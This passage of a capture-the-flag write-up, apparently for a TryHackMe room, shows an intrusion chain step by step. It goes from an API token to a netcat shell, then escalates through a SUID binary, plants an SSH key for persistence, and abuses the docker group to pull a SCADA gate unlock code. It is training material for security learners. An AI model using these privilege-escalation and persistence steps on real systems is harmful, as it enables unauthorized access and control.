
Checking the /v1/ingest/diagnostics endpoint mentioned on the API at port 13401, we see that GET requests are not allowed.

Sending a POST request results in the server complaining about an invalid rtsp_url.
So we pass it the RTSP URL from the manifest: rtsp://vendor-cam.test/cam-admin. Doing so causes the server to return a job_id along with another endpoint.

Visiting the /v1/ingest/jobs/<job_id> endpoint returned in the previous response reveals an interesting reply: the server returns a token, and it references port 13404.

If we connect to port 13404 and send the token, we see that instead of responding with unauthorized, the server drops us into a shell as svc_vidops. From there, we can read the second part of the second flag in /home/svc_vidops/user_part2.txt.
1
2
3
4
5
6
$ nc 10.66.176.90 13404
342176b90b3c454eab4a3b491ba5a3fb
svc_vidops@tryhackme-2404:~$ id
uid=1500(svc_vidops) gid=1500(svc_vidops) groups=1500(svc_vidops)
svc_vidops@tryhackme-2404:~$ wc -c /home/svc_vidops/user_part2.txt
17 /home/svc_vidops/user_part2.txt
Third Flag
Now that we have a shell, we can start looking for privilege-escalation opportunities. Checking for SUID binaries, we discover /usr/local/bin/diag_shell, which is owned by the dockermgr user:
1
2
3
4
5
svc_vidops@tryhackme-2404:~$ find / -type f -perm -u=s 2>/dev/null
...
/usr/local/bin/diag_shell
svc_vidops@tryhackme-2404:~$ ls -la /usr/local/bin/diag_shell
-rwsr-xr-x 1 dockermgr dockermgr 16056 Nov 27 16:31 /usr/local/bin/diag_shell
Executing it simply spawns a new shell with our UID set to dockermgr. However, checking the groups for this user reveals something more interesting:
1
2
3
4
5
6
svc_vidops@tryhackme-2404:~$ /usr/local/bin/diag_shell
dockermgr@tryhackme-2404:~$ id
uid=1501(dockermgr) gid=1500(svc_vidops) groups=1500(svc_vidops)
dockermgr@tryhackme-2404:~$ grep dockermgr /etc/group
docker:x:998:ubuntu,dockermgr
dockermgr:x:1501:
The dockermgr user is a member of the docker group, but the current shell spawned by diag_shell does not assign us that group. To gain proper access, we can drop an SSH key and log in normally as dockermgr.
First, generate an SSH key pair:
1
2
3
$ ssh-keygen -f id_ed25519 -t ed25519
$ cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAmEiMY2jqbmNYqFDyq/OMXHXub0XOJvG6/lVI9gNclb kali@kali
Then create the .ssh directory and write the public key into /home/dockermgr/.ssh/authorized_keys:
1
2
dockermgr@tryhackme-2404:~$ mkdir /home/dockermgr/.ssh
dockermgr@tryhackme-2404:~$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAmEiMY2jqbmNYqFDyq/OMXHXub0XOJvG6/lVI9gNclb kali@kali' > /home/dockermgr/.ssh/authorized_keys
Now we can SSH in and confirm we have full docker group privileges:
1
2
3
$ ssh -i id_ed25519 dockermgr@10.66.176.90
dockermgr@tryhackme-2404:~$ id
uid=1501(dockermgr) gid=1501(dockermgr) groups=1501(dockermgr),998(docker)
Checking the running containers, we can find the one responsible for the SCADA Terminal controlling the exit gate on port 9001. After getting a shell inside it and reviewing the source code, we can find the unlock code for the exit gate.
1
2
3
4
5
6
7
8
9
10
dockermgr@tryhackme-2404:~$ docker container ls
CONTAINER ID   IMAGE                       COMMAND                  CREATED      STATUS             PORTS                                         NAMES
1cbf40c715f4   side-quest-2-asylum-scada   "python3 /opt/scada/…"   4 days ago   Up About an hour   0.0.0.0:9001->9001/tcp, [::]:9001->9001/tcp   asylum_gate_control

dockermgr@tryhackme-2404:~$ docker exec -it 1cbf40c715f4 bash

scada_operator@1cbf40c715f4:/opt/scada$ cat scada_terminal.py | grep UNLOCK_CODE
...
        UNLOCK_CODE = "7[REDACTED]7"  # The numeric code required to unlock the gate
...

Finally, returning to the security console on port 8080 and submitting the unlock code for the exit gate allows us to obtain the third and final flag, completing the room.